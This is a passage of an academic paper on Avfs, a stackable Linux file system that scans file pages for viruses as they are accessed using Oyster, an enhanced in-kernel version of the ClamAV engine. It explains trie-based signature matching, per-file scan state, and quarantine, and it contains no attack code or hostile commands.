- [43] Lantian Zheng, Stephen Chong, Andrew Myers, and Steve Zdancewic. Using replication and partitioning to build secure distributed systems. In *the*

*Proceedings of the 2003 IEEE Symposium on Security and Privacy*, 2003.



# Avfs: An On-Access Anti-Virus File System

Yevgeniy Miretskiy, Abhijith Das, Charles P. Wright, and Erez Zadok  
*Stony Brook University*

## Abstract

Viruses and other malicious programs are an ever-increasing threat to current computer systems. They can cause serious damage and consume countless hours of system administrators' time to combat. Most current virus scanners perform scanning only when a file is opened, closed, or executed. Such scanners are inefficient because they scan more data than is needed. Worse, scanning on close may detect a virus after it had already been written to stable storage, opening a window for the virus to spread before detection.

We developed *Avfs*, a true on-access anti-virus file system that incrementally scans files and prevents infected data from being committed to disk. *Avfs* is a stackable file system and therefore can add virus detection to any other file system: Ext3, NFS, etc. *Avfs* supports forensic modes that can prevent a virus from reaching the disk or automatically create versions of potentially infected files to allow safe recovery. *Avfs* can also quarantine infected files on disk and isolate them from user processes. *Avfs* is based on the open-source ClamAV scan engine, which we significantly enhanced for efficiency and scalability. Whereas ClamAV's performance degrades linearly with the number of signatures, our modified ClamAV scales logarithmically. Our Linux prototype demonstrates an overhead of less than 15% for normal user-like workloads.

## 1 Introduction

Viruses, worms, and other malicious programs have existed since people started sharing files and using network services [3, 15]. The growth of the Internet in recent years and users' demand for more active content has brought with it an explosion in the number of virus and worm attacks, costing untold hours of lost time. Organizations report more financial losses from viruses than from any other type of attack—reaching well into the millions [16]. Once infected, original file content may not be recoverable. Viruses can transmit confidential data on the network (e.g., passwords) allowing an attacker to gain access to the infected machine. System administrators must clean or reinstall systems that are not adequately protected. A virus's propagation wastes valuable resources such as network bandwidth, disk space, and CPU cycles. Even if a site is not infected with a virus, its servers can be overloaded with probes.

The most common countermeasure to malicious software is a virus scanner. Virus scanners consist of two parts: a scanning engine and a component that feeds the data to the scanning engine. The scanning engine searches for virus *signatures*, or small patterns that uniquely identify a virus. Virus signatures should ideally be kept short so that scanning is more efficient, but at the same time they should be long enough to ensure that there are very few, if any, false positives.

A virus scanner can either scan interactively or transparently. An interactive scanner allows a user to request a scan of a specific file or directory. Since this process is cumbersome, most virus scanners also transparently scan files by intercepting system calls or using other operating-system-specific interception methods. Currently, most transparent scanners only scan files when they are opened, closed, or executed.

Consider the case where a Linux file server exports NFS or CIFS partitions to other machines on the network. Suppose the file server has a virus scanner that scans files when they are closed. Client *A* could create a file on the server and then write the virus. Suppose that before *A* closes the file, client *B* opens this file for reading. In contrast to Windows, Linux does not implement mandatory file locking. There is nothing that prevents *B* from reading and executing the virus. Even if the file server scans files both when they are opened and closed, *B* could still execute the virus before it is detected as follows: (1) *A* writes part of the virus, (2) *B* opens the file at which point the file is scanned, but no virus is found, (3) *A* completes writing the virus, (4) *B* reads the rest of the virus before *A* closes the file. Virus scanners that scan files when discrete events occur, such as `open` or `close`, leave a window of vulnerability between the time that the virus is written and the time when detection occurs. Additionally, because the entire file must be scanned at once, performance can suffer.

On-access scanning is an improvement over `on-open`, `on-close`, and `on-exec` scanning. An on-access scanner looks for viruses when an application reads or writes data, and can prevent a virus from ever being written to disk. Since scanning is performed only when data is read, as opposed to when the file is opened, users are not faced with unexpected delays. We have developed a stackable file system, *Avfs*, that is a true *on-access* virus scanning system. Since *Avfs* is a stackable



file system, it can work with any other unmodified file system (such as Ext2 or NFS), and it requires no operating system changes. For example, an Avfs mounted over SMB can protect Windows clients transparently. In addition to virus detection, Avfs has applications to general pattern matching. For example, an organization might want to track or prevent employees copying files containing the string "Confidential! Do not distribute!".

To reduce the amount of data scanned, Avfs stores persistent state. Avfs scans one page a time, but a virus may span multiple pages. After scanning one page, Avfs records state. When the next page is scanned, Avfs can resume scanning as if both pages were scanned together. After an entire file is scanned, Avfs marks the file *clean*. Avfs does not scan clean files until they are modified.

Avfs supports two forensic modes. The first mode prevents a virus from ever reaching the disk. When a process attempts to write a virus, Avfs returns an error to the process without changing the file. The second mode does not immediately return an error to the process. Before the first write to a file is committed, a backup of that file is made. If a virus is detected, then Avfs quarantines the virus (no other process can access a file while it is quarantined), allows the write to go through, records information about the event, and finally reverts to the original file. This leaves the system in a consistent state and allows the administrator to investigate the event.

We have adapted the ClamAV open source virus scanner to work with Avfs. ClamAV includes a virus database that currently contains nearly 20,000 signatures. Our improved scanning engine, which we call *Oyster*, runs in the kernel and scales significantly better than ClamAV. By running *Oyster* in the kernel we do not incur unnecessary data copies or context switches. Whereas ClamAV's performance degrades linearly with the number of virus signatures, *Oyster* scales logarithmically. *Oyster* also allows the system administrator to decide what trade-off should be made between memory usage and scanning speed. Since the number of viruses is continuously growing, these scalability improvements will become even more important in the future.

We have evaluated the performance of Avfs and *Oyster*. Avfs has an overhead of 14.5% for normal user workloads. *Oyster* improves on the performance of ClamAV by a factor of 4.5.

The rest of the paper is organized as follows. Section 2 outlines the design of our system. Section 3 details the design of our scanner. Section 4 details the design of our file system. Section 5 discusses related work. Section 6 presents an evaluation of our system. We conclude in Section 7 and discuss future directions.

## 2 Design overview

We begin with an overview of Avfs's components and our four main design goals:

**Accuracy and high-security:** We use a page-based on-access virus scanner that scans in real time as opposed to conventional scanners that operate during open and close operations. Avfs has support for data-consistency using versioning and support for forensics by recording malicious activity.

**Performance:** We enhanced the scanning algorithm and avoided repetitive scanning using a state-oriented approach. Our scan engine runs inside the kernel, which improves performance by avoiding message passing and data copying between the kernel and user space.

**Flexibility and portability:** We designed a flexible system in which the scanning module is separate from the file system module. A stackable file system allows for portability to different environments and works with any other file system.

**Transparent:** Our system is transparent in that no user intervention is required and existing applications need not be modified to support virus protection.

Stackable file systems are a technique to layer new functionality on existing file systems [19]. A stackable file system is called by the *Virtual File System* (VFS) like other file systems, but in turn calls a lower-level file system instead of performing operations on a backing store such as a disk or an NFS server. Before calling the lower-level file system, stackable file systems can modify an operation or its arguments. The underlying file system could be any file system: Ext2/3, NFS, or even another stackable file system.

Avfs is a stackable file system that provides protection against viruses. Figure 1 shows a high-level view of the Avfs infrastructure. When Avfs is mounted over an existing file system it forms a bridge between the VFS and the underlying file system. The VFS calls various Avfs operations and Avfs in turn calls the corresponding operations of the underlying file system. Avfs performs virus scanning and state updates during these operations. *Oyster* is our virus-scanning engine that we integrated into the Linux kernel. It exports an API that is used by Avfs for scanning files and buffers of data. For example, a read from the *Virtual File System* (VFS), `vfs_read()`, translates into `avfs_read()` in the Avfs layer. The lower layer read method (`ext3_read()`) is called and the data received is scanned by *Oyster*.

The relevant file system methods that the stacking infrastructure provides to us are `read`, `write`, `open` and `close`. A page is the fundamental data unit in our file system. Reads and writes occur in pages, and we per-




Figure 1: Avfs infrastructure

form virus scanning during individual page reads and writes. This level of granularity has three key advantages over scanning on `open` and `close`. First, we scan for viruses at the earliest possible time: before the data from a `read` is delivered to the user and before the data from a `write` propagates to the disk. This reduces the window of opportunity for any virus attack significantly. Second, we have an opportunity to maintain the consistency of file data because we scan data for viruses before data gets written to disk. Third, with our state implementation we can scan files partially and incrementally. The state implementation also allows us to mark completely scanned files as *clean* so that would not need to be re-scanned if they are not modified.

In Section 3 we describe Oyster in detail and Section 4 we detail the design of Avfs.

### 3 Kernel-Based Virus Scanner

In Section 3.1 we describe the internals of ClamAV. In Section 3.2 we describe the enhancements we made to the ClamAV virus scanner.

#### 3.1 ClamAV Overview

We decided to use the freely available *Clam AntiVirus* (ClamAV) [11] scanner as the foundation for our kernel-based virus scanner. ClamAV consists of a core scanner library as well as various command line programs. We modified the core ClamAV scanner library to run inside the kernel, and call this scanner *Oyster*.

**ClamAV Virus Database** As of December 2003, ClamAV's database had 19,807 viruses. Although this number is smaller than those of major commercial virus scanners, which detect anywhere from 65,000 to 120,000 viruses, the number of viruses recognized by ClamAV has been steadily growing. In the last six months of 2003, over 12,000 new virus signatures were added to the database.

The ClamAV virus definition database contains two types of virus patterns: (1) basic patterns that are a simple sequence of characters that identify a virus, and (2) multi-part patterns that consist of more than one basic

sub-pattern. To match a virus, all sub-patterns of a multi-part pattern must match in order. ClamAV virus patterns can also contain wildcard characters. The combination of multi-part patterns and wildcard characters allows ClamAV to detect polymorphic viruses. Polymorphic viruses are more difficult to detect than non-polymorphic viruses, because each instance of a virus has a different footprint from other instances.

Basic patterns tend to be longer than multi-part patterns. Multi-part patterns have multiple pattern to identify a complete virus. The pattern lengths in the database vary from two bytes (for sub-parts of a multi-part pattern) to over 2KB long.

**ClamAV Virus Detection Algorithm** ClamAV uses a variation of the Aho-Corasick pattern-matching algorithm [1], which is well suited for applications that match a large number of patterns against input text. The algorithm operates in two steps: (1) a pattern matching finite state machine is constructed, and (2) the text string is used as the input to the automaton.




Figure 2: An automaton for keywords “abaa” and “abba” over the alphabet  $\{a,b\}$ . Success transitions are shown with solid lines. Final states are shown with bold circles. Failure transition are shown with dotted lines.

To construct a pattern matching automaton, the Aho-Corasick algorithm first builds a finite state machine for all of the patterns. Figure 2 shows the automaton for the keywords “abaa” and “abba” over the alphabet  $\{a,b\}$ . State 0 denotes the starting state of the automaton, and the final states are shown with bold circles. First, the pattern “abaa” is added, creating states 0–4. Thereafter, the pattern “abba” is added, creating states 5–6. Only two additional states were required since both patterns share the same prefix “ab.” Transitions over the characters of the patterns are called *success* transitions.

Each state in the pattern-matching automaton must have transitions for all letters in the alphabet. If a success transition over a letter does not exist for some state, then a *failure* transition is created. To set up a failure transition, all states are processed in depth order; i.e., we process states of depth  $n$  before states of depth  $n + 1$ . A state's depth  $s$  is defined as the length of the shortest path from the start state 0 to  $s$ . Any failure transition for start state 0 points back to state 0. Suppose that after match-

ing some prefix  $P = [1..k]$  of length  $k$  the automaton is in state  $s$ . Also, suppose that there is no success transition for some character  $c$  starting from state  $s$ . A failure transition for the character  $c$  is determined by following transitions for prefix  $P[2..k]c$  starting from state 0.

Failure transitions are set up as follows. First, a missing transition for “b” from state 0 is set up to point back to state 0. State 1 does not have a transition for “a,” (there is no pattern that begins with “aa”). To determine this failure transition, the first character is removed from the prefix, and transitions for the remaining characters are followed starting from state 0. So, the failure transition for “a” in state 1 points back to state 1. Similarly, state 3 does not have a transition for “b” (there is no pattern that begins with “abab”). To compute the failure transition for “b” in state 3, transitions for “bab” are followed from state 0. This failure transition points to state 2. Other failure transitions are set up similarly.

To determine if a text string contains any of the patterns, it is applied as the input to the automaton. The automaton follows transitions for each character from the input string until either the end of the string is reached, or the automaton visits one of the final states. To determine which pattern matches when the automaton visits the final state  $s$ , we simply follow the shortest path from the start state 0 to  $s$ . This automaton is a *trie* data structure. Trie data structures are used for fast pattern matching in input text. In the trie, each node and all of its children have the same prefix. This prefix can be retrieved by traversing the trie from the root node.

To quickly look up each character read from the input, ClamAV constructs a trie structure with a 256-element lookup array for each of the ASCII characters. The memory usage of ClamAV depends on how deep the trie is. The deeper the trie, the more nodes are created. Each node is 1,049 bytes (1KB for the lookup array plus auxiliary data). Since the Aho-Corasick algorithm builds an automaton that goes as deep as the pattern length, the memory usage of ClamAV’s structure would be unacceptably large because some patterns in the database are as long as 2KB.

ClamAV modifies the Aho-Corasick algorithm so that the trie is constructed only to some maximum height, and all patterns beginning with the same prefix are stored in a linked list under the appropriate trie leaf node. ClamAV has the further restriction that all pattern lists must be stored at the same trie level. This restriction significantly simplifies trie construction and pattern matching, but due to this restriction, the shortest pattern length dictates the maximum trie height. Since the shortest pattern is only two bytes long, ClamAV can only build a trie with two levels. Figure 3 shows a fragment of a trie built by the ClamAV algorithm.

ClamAV takes the following steps to construct a trie:




Figure 3: A fragment of the ClamAV trie structure. Success transitions are solid lines. Failure transitions are dashed lines.

1. Read the next pattern from the virus database.
2. Traverse the trie to find an appropriate node to add the pattern to, creating new levels as needed until the maximum trie height is reached (this step sets up success transitions).
3. Add the pattern to the linked list inside a leaf node.
4. Process all nodes of the trie by depth (*level-order* traversal), and set up all failure transitions.

After the trie is constructed, ClamAV is ready to check whether an input matches any of the patterns in the trie. For each character read, ClamAV follows the trie transition and if a leaf node is encountered, all patterns inside the linked list are checked using sequential string comparisons. This process continues until the last input character is read, or a match is found.

## 3.2 Oyster Design

Our kernel-based virus scanner module is called by the file system to perform scanning every time files are read for the first time, created, or modified. Since each file contains one or more pages, and there are many files being accessed simultaneously, two of the major requirements for Oyster were speed and efficiency. In addition, since the number of viruses constantly grows, the virus scanner must be scalable. Unfortunately, ClamAV did not prove to be scalable. Its performance gets linearly worse as the number of patterns increase (see Section 6 for a detailed performance comparison). In Section 3.2.1 we explain the scalability problems with ClamAV. In Sections 3.2.2 through 3.2.4 we describe changes we made to the ClamAV data structures and algorithms. In Section 3.2.5 we describe the Oyster API for other kernel modules.

### 3.2.1 Virus Database and Scalability

The primary issue that limits ClamAV’s scalability is the restriction that all pattern lists must be stored at the same trie level. This restriction forces the maximum



trie height to be two. With the maximum level of two, and with each node holding 256 transitions, it would appear that this data structure should be scalable for up to  $256^2 = 65536$  patterns, but this approximation is correct only if virus signatures consist of uniformly distributed random characters. However, virus signatures are neither random nor uniformly distributed.

Figure 4 shows the distribution of one-character prefixes in the ClamAV's database. Just 25 out of 256 one-character prefixes account for almost 50% of all prefixes. The distribution of two character prefixes is not random either. There are 6,973 unique two-character prefixes. 10% of those prefixes account for 57% of all patterns.




Figure 4: A histogram showing the one-character prefix distribution of ClamAV's database with 19,807 viruses (256 unique prefixes).

This high clustering of patterns means that there are some leaf nodes in the trie that contain linked lists with a large number of patterns. Since all of these patterns are scanned sequentially, performance suffers whenever such a node is traversed during file scanning. To have acceptable performance levels with large databases, the ClamAV data structures and algorithms had to be modified to minimize the number of times that patterns in leaf nodes were scanned and to minimize the number of patterns stored in each list.

Our modifications to the ClamAV data structures and algorithms are designed to meet the following three goals: (1) improve scalability and performance, (2) minimize memory usage and support a maximum trie height restriction so that an upper bound on memory usage can be set, and (3) allow the administrator to configure the system to trade-off memory vs. speed.

### 3.2.2 Variable Height Trie

To improve performance and scalability for large databases, we redesigned the ClamAV data structures to support trie heights greater than two. With each additional level, we add an additional 256-way fan-out for the trie, thus reducing the probability that leaf nodes will be scanned, which in turn improves performance. Patterns that are shorter than the maximum trie height or contain a wildcard character at a position less than the maximum trie height must be added to the linked lists in the intermediate trie nodes. Such nodes can contain both

transitions to the lower level as well as patterns. We will use “?” to denote a single wildcard character. Figure 5 shows a trie with a height of four (plus leaf nodes). The trie contains patterns beginning with ASCII characters  $\langle 254, 0, 0, 79 \rangle$  (node 8). It also contains patterns that begin with  $\langle 0, 0, ? \rangle$  (node 3), as well as patterns beginning with  $\langle 0, 0, 123, 255 \rangle$  (node 7).




Figure 5: A trie with four levels (only success transitions are shown). Patterns beginning with characters  $\langle 0, 0, ? \rangle$  are stored inside node 3, which contains both patterns and transitions.

The trie depicted in Figure 5 has two problems. The first problem is memory usage. If a pattern can be uniquely identified by a two-character prefix, then there is no need to store it at the maximum trie height level since a lot of memory would be used due to the large node size (each node is over 1KB). Our solution stores the pattern at the lowest possible level as soon as a unique prefix for this pattern is found.

The second problem is more involved. Suppose we have two patterns  $\langle 0, 0, ?, 1 \rangle$  and  $\langle 254, 0, 0, 79, 10 \rangle$ . The first pattern is stored inside node 3 in Figure 5. This pattern cannot be stored at a higher level because a transition over the wildcard is not unique. The second pattern is stored inside node 8. Now suppose that we have an input string  $\langle 254, 0, 0, 79, 1 \rangle$ . The automaton will start transitioning through the right hand side of the trie: root node, node 2, node 4, node 6, and finally node 8. At this point, the last input character “1” will be matched against the last character of the pattern  $\langle 254, 0, 0, 79, 10 \rangle$ , and the match will fail. However, while traversing the right hand side of the trie, the characters  $\langle 0, 0, 79, 1 \rangle$  match the pattern stored inside node 3, but we never visited this node to detect the match. More formally, if we have two patterns with unique prefixes  $P_1[1..m]$  and  $P_2[1..n]$ ,  $m > n$ , and  $P_1[j..k] = P_2[1..n]$ , where  $j \geq 2$  and  $k \leq m$ , then the patterns with prefix  $P_2$  must be scanned as soon as character  $k$  is read. We call this situation a *collision*.






Figure 6: Operation of the `addpatterns` function.

### 3.2.3 Improving Memory Usage

To store patterns at the lowest possible level, we modified the ClamAV trie construction algorithm. Instead of storing the patterns in the trie as soon as they are read from the database, we store them in an array. We sort this array lexicographically by comparing pattern prefixes of length equal to the maximum trie height. After the patterns are sorted, each pattern is assigned an ID that is equal to the pattern's offset in the sorted pattern array. This sorting enables Oyster to conveniently identify all patterns with some unique prefix  $P$  by specifying start and end offsets into the sorted array.

We then proceed with the trie construction by calling our `addpatterns(node, start_offset, end_offset)` function, where `node` is the current node in the trie, `start_offset` and `end_offset` are offsets into the sorted pattern array that identify the range of patterns to add to the node. To begin trie construction, we call `addpatterns`, passing it the root node and the entire range of patterns as arguments. The `addpatterns` function operates as follows:

1. If the maximum trie height is reached, add all patterns in the range to the current node and return.
2. If the range contains only one pattern, add this pattern to the current node, and return.
3. Add to the current node all patterns of length equal to the current height and all patterns that have a "?" character at the current height. If there are no more patterns left, return.
4. Otherwise, the range still contains patterns. For each character  $0 \leq i \leq 255$ , find the range of patterns that have character  $i$  in the position equal to the current height, create transitions for  $i$  inside the current node, and recursively call the function with the new range and new node. The maximum recursion depth is equal to the maximum trie height. The kernel has a limited stack size, but because our recursive function is bounded by a small maximum trie height, there is no danger of stack overflow.

The Figure 6 shows the trie construction process for the patterns {aaax, aaby, acdz}. In step 1, `addpatterns` is called with a node and the three pat-

terns in the range. Since there is more than one pattern in the range, `addpatterns` creates a transition for the character `a`, and recursively calls itself with the same range, but using the node at the next level down. In step 2, the next characters from the patterns are compared. Two transitions for characters `a` and `c` are set up and the function calls itself recursively twice, once with the range containing the patterns {aaax, aaby}, and once with {acd} (step 3). In step 4, the pattern "acd" is added to the current node since the range contains only one pattern, and the remaining patterns get added to the next level in step 5. Notice that the pattern "acd" was added as soon as the unique prefix "ac" was found for this pattern (step 4).

Since the pattern array was presorted, whenever patterns (delimited by `start_offset` and `end_offset`) get added to a node, they begin with the same prefix, and therefore have sequential pattern IDs. This reduces memory usage. Instead of creating a linked list of patterns, we simply add a pattern-range structure to the node. The pattern-range structure has three members: (1) start offset, (2) end offset, and (3) the level of the trie where the range is stored. The level member of this structure determines how many characters from all of the patterns are already matched by the trie prefix.

The trie construction algorithm described above minimizes memory usage by storing each pattern at the lowest possible level. The algorithm maintains the maximum trie height restriction to enforce an upper bound on memory usage. In addition, we provide a recommended minimum height configuration parameter to allow a trade-off between speed and memory usage. Even if a pattern can be uniquely identified by a single character prefix, it is not added to the trie until the recommended minimum height is reached. Short patterns or patterns with wildcard characters are still stored at levels below the recommended minimum trie height. Increasing the recommended minimum height parameter increases memory usage. This increase, however, could improve performance because leaf nodes of the trie would be scanned less frequently due to the larger trie height (see Section 6). Note that the minimum trie height parameter should not be set too high. In our tests,

a minimum height of three proved to be scalable with databases of up to 128K virus definitions. A combination of minimum and maximum heights allows for flexibility in tuning performance and memory usage.

### 3.2.4 Collision Detection and Avoidance

Collisions are detected using a simple procedure. We start processing every node in the trie in a level-order traversal; i.e., process all nodes on level  $n$  before processing nodes on level  $n + 1$ . For every success transition in a node  $A$ , we traverse the trie as if it were a failure transition. We look at a node, say node  $B$ , pointed to by the failure transition. If node  $B$  has pattern ranges stored under it, then there is a collision. Whenever a collision is detected, all pattern ranges from node  $B$  are copied to node  $A$ . The level member of the pattern range structure, which identifies the number of characters matched so far, is not modified during the copy operation.

Preferably, we wish to avoid collisions whenever possible. If too many collisions occur, then instead of having a lot of patterns stored in the linked lists, we will have many pattern ranges stored. To avoid collisions, we exploit two facts: (1) the trie constructed by the `addpatterns` function attempts to add patterns as soon as possible before the maximum trie height is reached, and (2) if the maximum trie height is greater than one, failure transitions from a leaf node can never point to another leaf node. Instead of copying pattern ranges as soon as a collision is detected, we first attempt to push from both nodes  $A$  and  $B$  down the trie. This reduces the probability of a collision by  $256^2$  times if ranges from both  $A$  and  $B$  can be pushed down, or by 256 times if only one of the ranges can be pushed down. The only time pushing down is not possible is if ranges for either  $A$  or  $B$  contain short patterns or have patterns with a wildcard character in the position equal to the level of the node. If a pattern is already stored on the leaf node, we are guaranteed that this node's pattern ranges will not collide with any other node.

Figure 7 shows a final trie constructed by our algorithm. Patterns beginning with characters  $\{0, 254\}$  are stored at level two (node  $A$ ) because either they are short or they have a wildcard character in position two. These patterns are copied by node  $B$  due to a collision. The rest of the patterns are stored under leaf nodes.

To summarize, Oyster takes the following steps to construct a trie:

1. Read all patterns from the virus database and store them in a sorted array.
2. Call the `addpatterns` function to build a trie and initialize success transitions.
3. Execute the pattern-collision detection and avoidance procedure.
4. Set up the failure transitions.




Figure 7: Final trie structure for Oyster. Only success transitions are shown.

### 3.2.5 Oyster File System Integration

Oyster provides a simple interface to the file system to perform scanning. It exports a `scanbuf` function which is responsible for scanning a buffer for viruses. The `scanbuf` function supports two modes of scanning: full mode, which scans for all patterns, and regular mode, which scans all regular (non multi-part) patterns. The `scanbuf` function takes the following five parameters: (1) a buffer to scan, (2) the buffer length, (3) the buffer's position in the file, (4) an Oyster state structure, and (5) various flags that determine the scan mode, state handling, and other aspects of the operation. The return code of this function indicates whether the buffer is clean or infected.

The state structure enables Oyster to continue scanning the next buffer right from where the previous call to `scanbuf` left off. The state structure contains the following four members: (1) a linked list of partially-matched patterns represented by the pattern ID and the position of the last character successfully matched, (2) a node ID identifying the trie node where the previous call left off, (3) a structure to keep track of multi-part pattern matches, and (4) a virus database checksum, which we use to check the validity of the state against the currently-loaded database.

We keep only one state structure for each opened inode (file on disk). Multiple processes that read or write to the same file share a single state structure. The size of the state depends on the number of partially-matched viruses, and is usually around 512 bytes. We do not export the state structure to external modules. Instead, we provide functions to allocate and deallocate the structure, as well as functions to serialize and deserialize it so that external modules can store the state persistently.

To load the Oyster module into the kernel, we specify the database files to load as well as the minimum and the maximum trie heights parameters. After the Oyster module is loaded, external file system modules can use Oyster to perform on-access scanning.

### 3.2.6 Summary of Improvements

Our Oyster scanner improves on ClamAV in two ways: performance and scalability, and kernel integration.

We allow trie heights larger than two, which improves performance logarithmically. Oyster can limit the maximum tree height, to minimize memory usage and improve scalability. We additionally improve performance by allowing pattern scanning to terminate at intermediate trie nodes instead of having to go all the way down to leaf nodes.

ClamAV was designed for scanning whole files in the user level, making assumptions that are unsuitable for running inside kernels. For example, ClamAV scans entire files sequentially, 132KB at a time. Oyster, on the other hand, uses data units that are native to the kernel, scanning one page at a time (4KB on IA-32 hosts). Finally, whereas ClamAV scans whole files sequentially, Oyster scans individual pages as they are being accessed—*regardless* of the order in which they are accessed. This improves performance and guarantees that no infected data is ever leaked. We introduced a state structure to incrementally record the partial scan status of individual pages, and also found that this structure improves performance by up to 68% as compared to ClamAV.

## 4 The Anti-virus File System

We designed Avfs to achieve the following three goals:

**Accuracy and high-security:** We achieve this by detecting viruses early and preventing viruses from corrupting the file system.

**Performance:** We perform partial scanning and avoid repetitive scanning.

**Flexibility and portability:** Being a stackable file system, Avfs is portable. Moreover, user-oriented features such as forensics and versioning provide flexible options for deployment.

Avfs is a stackable file system for Linux that interfaces with Oyster, as described in Section 3, to provide virus protection. The advantages of being a stackable file system include transparent operation and portability to a variety of other file systems. A state-oriented approach allows Avfs to perform partial and non-repetitive scanning.

### 4.1 State-Oriented Design

There are two types of state involved in providing on-access virus protection in our system. The first allows safe access to files through the `read` and `write` methods by tracking patterns across page boundaries. This state is computed by Oyster and is maintained by Avfs. The second type of state is used to avoid repetitive scanning and is stored persistently as part of a file by Avfs.

The Oyster scanning module can partially scan files. Oyster can scan one part, say  $b_1$  of a buffer  $B = b_1 + b_2$  and compute a state  $s_1$  at the end of this scan. State  $s_1$  and the second part of the buffer,  $b_2$ , can be passed to Oyster and the effect of these two scans would be as if buffer  $B$  was scanned all at once. Avfs maintains this Oyster state for each file in the file system. When the file is being accessed, this state is kept in memory as part of the in-memory inode structure of the file. We record this state after each page scan, thereby overwriting the previous state.

We do not maintain state for individual pages because the current stackable file system infrastructure has no provision for it. Also, it might be expensive in terms of space utilization. We could store all the state for multiple pages in a single structure, but with increasing file sizes, maintaining this structure becomes expensive.

Our state design divides a file logically into two parts: one scanned and the other unscanned. Along with this state, Avfs also records the page index to which this state corresponds, so that Avfs can provide subsequent pages for scanning in the correct order. When a file is closed, we store this state persistently so that we can resume scanning from where we left off. We use an auxiliary *state file* for each file in a separate hidden directory under the Avfs mount called the *state directory*. Avfs traps the `lookup` and `readdir` operations to prevent access to this directory and its contents by users. The state file's name is a derivative of the inode number of the corresponding file. This facilitates easy access of the state file because the inode number of a file can be easily obtained and thus the state file name can be easily generated. When a file is closed, the entire state (Oyster state + page index) is written into its state file.

In addition to the Oyster state, Avfs has some state of its own which allows it to mark files *clean*, *quarantined*, or *unknown*. These file states are stored as flags in the main file's on-disk inode structure. To quarantine a file we change its permissions to 000, so that non-root users could not access it. Also, if the underlying file system is Ext2/3, we set the *immutable* flag so that even root could not modify the file without changing its attributes.



